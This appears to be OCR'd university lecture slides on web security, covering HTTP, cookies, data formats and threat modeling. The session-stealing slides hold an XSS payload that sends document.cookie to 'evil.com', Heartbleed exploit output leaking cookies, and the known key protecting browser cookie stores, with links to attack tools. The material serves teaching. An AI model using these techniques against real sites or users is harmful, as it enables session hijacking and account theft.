Web Security

Overview

- Web Architecture
- Threat Modeling
- OWASP Top Ten

Web Architecture

- HTTP/HTTPS Protocol
  - Cookies
- Data Formats: HTML, CSS, JavaScript, JSON, XML
- Dynamic vs. Static Content
- Data Storage

HTTP Protocol

- Text Based Protocol
  - Comprised of Headers and Body
  - One Response per Request
  - Terminated by “\r\n\r\n”
- Stateless by Design
  - A request or response does not have knowledge of previous requests or responses
- Web Client Interprets Response
  - Typical Client: Web Browser
  - Typical Content: HTML, CSS, JavaScript

HTTP Request

```
GET / HTTP/1.1
Host: www.google.com
User-Agent: Mozilla/5.0 Firefox/47.0
Accept: text/html,*/*
Accept-Language: en-US,en;q=0.5
Connection: close
```

HTTP Response

```
HTTP/1.1 200 OK
Content-Type: text/html
Set-Cookie: SESSION=gWnMNkb2LaL4BXidtMRIpHgnJA4g;
Connection: close
Content-Length: 49

<!doctype html><html><h1>Hello World!</h1></html>
```

HTTP Headers

- Standard HTTP Headers are an evolving set of set of key-value entries in an HTTP request and response
  - **`Host: www.google.com`**
  - **`User-Agent: Mozilla/5.0 Firefox/47.0`**
- Effect depends on support by client and server
- Convention is to prefix uncommon or experimental headers with “X-”
  - **`X-Requested-With: XMLHttpRequest`**
  - **`X-Do-Not-Track: 1`** (or) **`DNT: 1`**
- Sometimes “X-” prefixed headers can be used to disable security features for compatibility reasons
  - **`X-XSS-Protection: 0`** (hints to the browser to disable XSS protection)

HTTP Methods: GET Requests

- Most common HTTP request type
  - Clicking a link or typing a URL in your browser is almost always a GET request
- Parameters are within the URL
- No HTTP request body is defined
- Multiple parameters delimited by “&”
  - Example: /page?p1=a&p2=b

```
GET /search?q=how+to+cook HTTP/1.1
Host: www.google.com
User-Agent: Mozilla/5.0 Firefox/47.0
Accept: text/html,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Cookie: SESSION=gWnMNkb2LaL4BXidtMRIpHgnJA4g;
Connection: close
```

HTTP Methods: POST Requests

- 2nd most common HTTP request type
- Parameters are stored in request body
  - Can also send GET parameters in URL
- Is POST more secure than GET?
  - GET parameters are stored visibly in URL which may also get logged
  - GET is also the default request type by most clients, which may may some phishing style attacks easier

```
POST /login?lang=en HTTP/1.1
Host: www.google.com
User-Agent: Mozilla/5.0 Firefox/47.0
Accept: text/html,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Cookie: SESSION=gWnMNkb2LaL4BXidtMRIpHgnJA4g;
Connection: close
Content-Length: 38

username=AzureDiamond&password=hunter2
```

HTTP Methods: Other

- OPTIONS
  - Lists the HTTP methods supported
- HEAD
  - Identical to GET, but requests only HTTP headers in response
- PUT / PATCH / DELETE
  - Typically use for file operations (upload / modify / delete file)
- TRACE
  - Reflects the HTTP request back as a response
  - Could potentially be used to reveal cookies
- CONNECT
  - Request two-way communications with the requested resource. Could be used to establish an HTTP proxy


Cookies

What is a cookie?

Web 2.0 – Cookies provide state

Examples:

- Items in shopping cart
- Authentication!



HTTP: Cookies

- Add state tracking to HTTP protocol
- Cookies are a key-value string pair
- Set by the server and sent by the client
- Multiple cookies can be defined for one site

Request

```
Cookie: <name>=<value>[;
```

Response

```
Set-Cookie: <name>=<value>
[; <Max-Age>=<age>]
[; expires=<date>]
[; domain=<domain_name>]
[; path=<some_path>]
[; secure]
[; HttpOnly]
```

HTTP: Cookies

- Domain
  - The scope of the cookie
  - Default: hostname
  - If a domain is specified, subdomains are always included
- Path
  - Only send cookie if path begins with the given value
  - Default: all paths
- Expires
  - When the cookie should be deleted
  - Default: on browser close
- Secure
  - If set, only send cookies over SSL (HTTPS)
- HttpOnly
  - If set, do not allow scripts (ex: JavaScript) to access cookie

Response

```
Set-Cookie: <name>=<value>
[; <Max-Age>=<age>]
[; expires=<date>]
[; domain=<domain_name>]
[; path=<some_path>]
[; secure]
[; HttpOnly]
```

Cookies Can Be Just As Good As Passwords!

- Username + Password = Cookie
- If I know your authentication cookie value I don’t need your password!
- Sometimes cookies don’t expire for a really long time…
  - Server must properly delete expired / revoked cookies

How can I get your cookies?

- Packet Sniffing Unencrypted Traffic
- Server Information Leakage
  - Poor Randomization / Predictable Tokens
  - Side Channels / Memory Leakage
- Client Side Browser Attacks
  - XSS Cookie Stealing
  - Cookie Stores

Session Stealing: Packet Sniffing

- Packet sniffing (wiretapping)
  - Wired networks
  - Wireless networks
    - (IASTATE vs eduroam)
  - HTTP vs. HTTPS
  - https://www.cookiecadger.com/
  - https://github.com/benjholla/tssk


Session Stealing: Server Information Leakage

- Server information leakage
  - CVE-2014-0160 (Heartbleed)

```
$ python heartbleed.py jira.XXXXXXXXXXX.com
 Connecting...
 Sending Client Hello...
 Waiting for Server Hello...
 ... received message: type = 22, ver = 0302, length = 66
 ... received message: type = 22, ver = 0302, length = 3239
 ... received message: type = 22, ver = 0302, length = 331
 ... received message: type = 22, ver = 0302, length = 4
 Sending heartbeat request...
 ... received message: type = 24, ver = 0302, length = 16384
 Received heartbeat response:
.@..GET /browse/
 en_US-cubysj-198
 8229788/6160/11/
(lots of garbage)
..............Ac
 cept-Encoding: g
 zip,deflate,sdch
 ..Accept-Languag
 e: en-US,en;q=0.
 8..Cookie: atlas
 sian.xsrf.token=
 BWEK-0C0G-BSN7-V
 OZ1|3d6d84686dc0
 f214d0df1779cbe9
 4db6047b0ae5|lou
 t; JSESSIONID=33
 F4094F68826284D1
 8AA6D7ED1D554E..
 ..E.$3Z.l8.M..e5
 ..6D7ED1D554E...
 ......*..?.e.b..
WARNING: server returned more data than it should - server is vulnerable!
```


Session Stealing: Server Information Leakage

- Cookie Forging
  - Deterministically generating session tokens is security through obscurity because once an attacker learns the generation algorithm he can generate or predict the secret cookie value.
  - Poor randomization or known randomization seeds can result in predictable session tokens
- Tools exist to systematically test session token security (Ex: BurpSuite)



Session Stealing: Cross Site Scripting (XSS)

- Trick victim into sending attacker the cookies…
- Ex: <script>document.location='http://evil.com/cookiestealer?c='+document.cookie;</script>
- Mitigation: HTTP Only Flag



Session Stealing: Browser Cookie Stores


- Browsers store cookies in an (encrypted) file…
  - Encryption key is a known password ("peanuts" with a salt of "saltysalt")
  - Mac uses Apple Keychain (which can be bypassed with some social engineering)

- Attack Code
  - https://github.com/benjholla/CookieMonster


HTTPS

- Hyper Text Transfer Protocol Secure (HTTPS) is the secure version of HTTP
  - Uses SSL (Secure Sockets Layer) or TLS (Transport Layer Security) for asymmetric encryption
  - Trusted chain of certificates indicate if the site is trusted

HTTP Proxies



HTTPS Proxies



Data Formats

- Data Files
  - HTML, CSS, JavaScript
  - XML
  - JSON
- Encodings
  - Hex Encoded
  - Base64 Encoded
  - URL Encoded (Ex: Hello World → Hello%20World)
  - HTML Encoded (Ex: & → &)
  - …

Data Formats: XML

- eXtensible Markup Language
- A hierarchy of tags
- Has a single root
- Tags have attributes
- Human readable file format
- Structured and can be traversed programmatically
  - Common format for web end points that are APIs for mobile or other web services

```
<pets>
  <animals>
    <cat name="Sparky" owner="Bob" />
    <dog name="Spot" owner="Cindy" />
    <dog name="Sebastian" owner="Ben" />
  </animals>
  <rocks>
    <rock name="Rocky" owner="Bob" />
  </rocks>
</pets>
```

Data Formats: JSON

- JavaScript Object Notation
- Becoming more popular over XML
  - Smaller file sizes
  - Concept of maps and arrays
  - Corresponds more directly to programming language primitives

```
pets: {
  animals: {
    cats: [
            {name:“Sparky”, owner:“Bob”}
    ],
    dogs: [
            {name:“Spot”, owner:“Cindy”},
            {name:“Sebastian”, owner:“Ben”}
    ]
  },
  rocks: [
    {name:“Rocky”, owner:“Bob”}
  ]
}
```

Data Formats: HTML

- Hypertext Markup Language
  - An extension of XML
- Made up of a hierarchy of HTML tags with special attributes
- The entire HTML document is called the Document Object Model (DOM)

```
<html>
  <head>
    <title>My Web Page</title>
  </head>
  <body>
    <p>Hackers are <b>NOT</b> allowed!</p>
    <img src="no_hackers.png" alt="no hacks" />
  </body>
</html>
```

Data Formats: CSS

- Cascading Style Sheets
  - Styles an HTML web page
  - Can introduce some dynamic events
  - Can be defined in multiple places
    - External file
    - In an HTML style tag
    - In an HTML tag's style attribute

```
<html>
  <head>
    <link rel="stylesheet" href="style.css" />
    <style>
      body:hover {
        background-color: blue;
      }
    </style>
  </head>
  <body>
    <p style="background-color: red;">
     Hackers are <b>NOT</b> allowed!
    </p>
  </body>
</html>
```

Data Formats: JavaScript

- JavaScript is like water…
  - It's found almost everywhere on the web
  - Supported almost everywhere
  - Has become the defacto standard for interactive web content
- Can dynamically edit the DOM
- Can be executed anywhere on an HTML page within a <script> tag
- Can be executed within HTML tag attributes for
  - onclick, onblur, onmouseover, onerror, etc.

Data Formats: JavaScript


- Needed to make the web interactive (Web 2.0)
- Also a very powerful tool for hackers
  - Could potentially access cookies
  - Could potentially access the clipboard
  - Could maliciously update / modified the page
  - Can perform almost any action that the user could on the web page

Third Party Browser Plugins

- Java Applets, Flash, Silverlight, ActiveX, etc.
  - Requires browser to install a plugin to run
  - Typically fully featured languages
  - May be able to escape browser sandbox
  - Usually have permissions associated with applications
  - Historically a rich target for hackers

Dynamic vs. Static Content

- Static Content
  - Simply return a fixed response (ex: an HTML file)
  - Does not respond to inputs
  - Example: ben-holland.com is all static content
- Dynamic Content
  - Generates a response based on input (more attack surface area)



Data Storage

- SQL Databases (Structured Query Language)
  - MySQL, MS SQL, SQLite, Postgres
- No SQL
  - MongoDB, Elastic Search, Redis, Neo4J
- Static Files
  - XML, JSON, CSV
- Web Services (APIs to other web resources)
  - SOAP, REST
- Authentication
  - LDAP, Kerberos, RADIUS

Threat Modeling

- What are the inputs to the system?
  - What inputs do attackers control?
- Where is the data in the system?
  - What data is stored from inputs?
  - What data is produced by the application?
- What are the expected states of the application?
  - How does the application transition from one state to another?
  - When do error states occur?
- What is the worst thing that could happen?

Threat Modeling: CIA Security Triad

